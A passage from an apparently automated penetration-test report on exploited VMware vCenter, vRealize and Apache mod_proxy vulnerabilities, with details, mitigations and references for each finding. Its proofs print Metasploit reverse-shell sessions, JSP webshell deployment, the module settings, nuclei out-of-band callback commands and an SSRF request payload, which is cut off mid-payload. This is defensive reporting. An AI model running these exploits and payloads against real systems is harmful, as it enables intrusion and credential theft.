[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/53/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
```

```
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/3/0/h5ngc.war/resources/GMujPoChtsa7L
d3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/66/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/15/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/5/0/h5ngc.war/resources/GMujPoChtsa7L
d3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/54/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/120/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/30/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/64/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/113/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/18/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/41/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/40/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/76/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/100/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/43/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/59/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/95/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/21/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/65/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/50/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/24/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/42/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/108/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/62/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/85/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/17/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/9/0/h5ngc.war/resources/GMujPoChtsa7L
d3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/35/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/26/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/27/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/44/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/46/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/36/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/45/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/20/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/52/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/102/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/39/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/11/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/48/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/32/0/h5ngc.war/resources/GMujPoChtsa7
```

```
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/61/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/22/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/92/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/71/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/1/0/h5ngc.war/resources/GMujPoChtsa7L
d3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/49/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/34/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/110/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/58/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/111/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/19/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[*] Command shell session 4 opened (10.0.227.200:8080 -> 10.0.4.29:41652) at 2024-05-24 21:16:26 +0000
[*] Session 4 created in the background.

> whoami
vsphere-ui
```

2.3.40. VMware vRealize Operations Manager Server-Side Request Forgery Vulnerability

CRITICAL 9.8

CVE-2021-21975

This weakness led to a Critical Infrastructure Compromise affecting Vmware Vrealize application at 10.0.4.27:443 and a Host Compromise affecting host 10.0.4.27.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 2 Attack Paths

Details

Server Side Request Forgery in vRealize Operations Manager API (CVE-2021-21975) prior to 8.4 may allow a malicious actor with network access to the vRealize Operations Manager API can perform a Server Side Request Forgery attack to steal administrative credentials.

Unauthenticated attackers can exploit this vulnerability to leak administrative credentials to the vRealize Operations Manager application. Then, in combination with exploiting CVE-2021-21983, attackers can run arbitrary commands on the vulnerable target as the admin user.

Remote Code Execution | Unauthorized Access | Privilege Escalation | Information Disclosure

Mitigations

- Apply the updates referenced in the VMware Security Bulletin.
- Modify the casa-security-context.xml config file on all nodes in the vRealize Operations cluster, as described in the VMware Security Bulletin.

References

- VMware Security Bulletin @ **https://www.vmware.com/security/advisories/VMSA-2021-0004.html**
- Metasploit Exploit @ **https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/linux/http/vmware_vrops_mgr_ssrf_rce.rb**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.27 : 443	10.0.4.27	VMware vRealize on 10.0.4.27 Port 443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8
10.0.40.87 : 443	10.0.40.87	VMware vRealize on 10.0.40.87 Port 443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against one of the affected assets: **VMware vRealize on 10.0.4.27 Port 443**

Out-of-band DNS request and response showing that the vulnerable VMware vRealize Operations Manager server was exploited to connnect to an attacker-specified external server

```
05/24/2024, 2:37 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 30368
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8gglc9f4drmh7h7knggxenjb6siduqz.main.interacth3.io.  IN       AAAA


Response:
;; opcode: QUERY, status: NOERROR, id: 30368
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8gglc9f4drmh7h7knggxenjb6siduqz.main.interacth3.io.  IN       AAAA

;; ANSWER SECTION:
cp8gglc9f4drmh7h7knggxenjb6siduqz.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8gglc9f4drmh7h7knggxenjb6siduqz.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8gglc9f4drmh7h7knggxenjb6siduqz.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability

```
05/24/2024, 3:14 PM

$ python3 /opt/h3/msfrun_and_exec.py

[*] Using configured payload java/jsp_shell_reverse_tcp
VERBOSE => false
WfsDelay => 2
EnableContextEncoding => false
DisablePayloadHandler => false
SRVHOST => 10.0.227.200
SRVPORT => 8888
SSL => true
SSLCompression => false
SSLVersion => Auto
TCP::max_send_size => 0
TCP::send_delay => 0
RPORT => 443
UserAgent => Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0
.0.0 Safari/537.36 Edg/108.0.1462.46
HttpUsername =>
HttpPassword =>
```

```
DigestAuthIIS => true
FingerprintCheck => true
DOMAIN => WORKSTATION
HttpTrace => false
HttpTraceHeadersOnly => false
HttpTraceColors => red/blu
HTTP::uri_encode_mode => hex-normal
HTTP::uri_full_url => false
HTTP::pad_method_uri_count => 1
HTTP::pad_uri_version_count => 1
HTTP::pad_method_uri_type => space
HTTP::pad_uri_version_type => space
HTTP::method_random_valid => false
HTTP::method_random_invalid => false
HTTP::method_random_case => false
HTTP::version_random_valid => false
HTTP::version_random_invalid => false
HTTP::uri_dir_self_reference => false
HTTP::uri_dir_fake_relative => false
HTTP::uri_use_backslashes => false
HTTP::pad_fake_headers => false
HTTP::pad_fake_headers_count => 0
HTTP::pad_get_params => false
HTTP::pad_get_params_count => 16
HTTP::pad_post_params => false
HTTP::pad_post_params_count => 16
HTTP::shuffle_get_params => false
HTTP::shuffle_post_params => false
HTTP::uri_fake_end => false
HTTP::uri_fake_params_start => false
HTTP::header_folding => false
HTTP::no_cache => false
HTTP::chunked => false
HTTP::junk_headers => false
HTTP::compression => none
HTTP::server_name => Apache
SendRobots => false
AllowNoCleanup => false
TARGETURI => /
AutoCheck => true
ForceExploit => false
RHOSTS => 10.0.4.27
payload => java/jsp_shell_reverse_tcp
VERBOSE => false
LPORT => 8080
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
CreateSession => True
AutoVerifySession => True
LHOST => 10.0.227.200
[*] Started reverse TCP handler on 10.0.227.200:8080
[*] Starting SSRF server...
[*] Using URL: https://10.0.227.200:8888/usCMfYOySpMF
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Leaking admin creds via SSRF...
[*] 10.0.4.27 connected to SSRF server!
[+] Successfully leaked admin creds
[+] The target is vulnerable.
[*] Writing JSP payload
[+] Successfully wrote JSP payload
[*] Executing JSP payload
[+] Successfully executed JSP payload
[+] Deleted /usr/lib/vmware-casa/casa-webapp/webapps/casa/bgXdEDtIFR.jsp
[*] 10.0.4.27 - Command shell session 18 closed.
[*] 10.0.4.27 - Command shell session 19 closed.
[*] Command shell session 17 opened (10.0.227.200:8080 -> 10.0.4.27:40570) at 2024-05-24 22:12:27 +0000
[*] Server stopped.
[*] Session 17 created in the background.

> whoami
admin
```

2.3.41. VMware vCenter vSAN Health Check Plugin Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2021-21985

This weakness led to a Critical Infrastructure Compromise affecting the Web service at 10.0.40.99:443, a Host Compromise affecting host 10.0.40.99 (vcsa.smoke.net), and a Ransomware Exposure affecting host 10.0.40.99 (vcsa.smoke.net).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 3 Attack Paths

Details

The vSphere Client (HTML5) contains a remote code execution vulnerability due to lack of input validation in the Virtual SAN Health Check plug-in which is enabled by default in vCenter Server. A malicious actor with network access to port 443 may exploit this issue to execute commands with unrestricted privileges on the underlying operating system that hosts vCenter Server.

A malicious actor with network access to port 443 on vCenter Server may perform actions allowed by the impacted plug-ins without authentication.

Remote Code Execution | Unauthorized Access

Mitigations

- Apply all updates and patch to the latest vendor-supported version.
- Apply workarounds described in VMware KB83829.

References

- CVE-2021-21985 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-21985**
- Metasploit Module @ **https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/http/vmware_vcenter_vsan_health_rce.rb**
- VMware Advisory VMSA-2021-0010 @ **https://www.vmware.com/security/advisories/VMSA-2021-0010.html**
- VMware KB83829 @ **https://kb.vmware.com/s/article/83829**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.99 : 443	10.0.40.99	Web Service on 10.0.40.99 (vcsa.smoke.net) Port 443	Critical Infrastructure Compromise (1) Host Compromise (1) Ransomware Exposure (1)	CRITICAL 9.8
10.0.4.29 : 443	10.0.4.29	Web Service on 10.0.4.29 (vcsa.pod04.example.internal) Port 443	Critical Infrastructure Compromise (1) Host Compromise (1) Ransomware Exposure (1)	CRITICAL 9.8

Proof

Proof of exploitability against one of the affected assets: **Web Service on 10.0.40.99 (vcsa.smoke.net) Port 443**

The "whoami" command was executed via the RCE vulnerability.

```
05/24/2024, 2:11 PM

$ python2 /opt/h3/CVE-2021-21985.py -t 10.0.40.99 -c whoami
```

vsphere-ui

2.3.42. Apache mod_proxy Server-Side Request Forgery Vulnerability

CRITICAL 9.8

CVE-2021-40438

This weakness was leveraged in 26 attack paths leading to critical impacts, including a Business Email Compromise affecting AZURE OUTLOOK xhh0p6mzrs@pod15.example.com and a Business Email Compromise affecting AZURE OUTLOOK xhh0p6mzrs@pod16.example.com.

This is a CISA Known Exploited Vulnerability.

7.5 Base Score | 26 Attack Paths

Details

A crafted request uri-path can cause mod_proxy to forward the request to an origin server choosen by the remote user. This issue affects Apache HTTP Server 2.4.48 and earlier.

This vulnerability allows a remote, unauthenticated attacker to make the httpd server forward requests to an arbitrary server. The attacker could get, modify, or delete resources on other services that may be behind a firewall and inaccessible otherwise. The impact of this flaw varies based on what services and resources are available on the httpd network.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- This vulnerability affects Apache HTTP Server 2.4.48 and earlier. Upgrade the product to the latest version.

References

- What is SSRF? @ **https://portswigger.net/web-security/ssrf**
- Apache 2.4 Vulnerabilities @ **https://httpd.apache.org/security/vulnerabilities_24.html**
- CVE-2021-40438 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-40438**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.132 : 8000	10.2.4.132	Apache Httpd Server on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 8000	Business Email Compromise (3) AWS User Role Compromise (1) Domain User Compromise (2) Microsoft Entra User Compromise (12) Sensitive Data Exposure (8)	CRITICAL 9.8
10.2.13.132 : 80	10.2.13.132	Apache Httpd Server on 10.2.13.132 (docker.pod13.example.internal) Port 80	AWS User Role Compromise (1) Sensitive Data Exposure (6)	CRITICAL 9.2

Proof

Proof of exploitability against one of the affected assets: **Apache Httpd Server on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 8000**

The vulnerable Apache server was forced to connect to an attacker-controlled server, and returned an HTTP response from that server.

```
05/24/2024, 4:10 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
```

```
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
GET /?unix:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
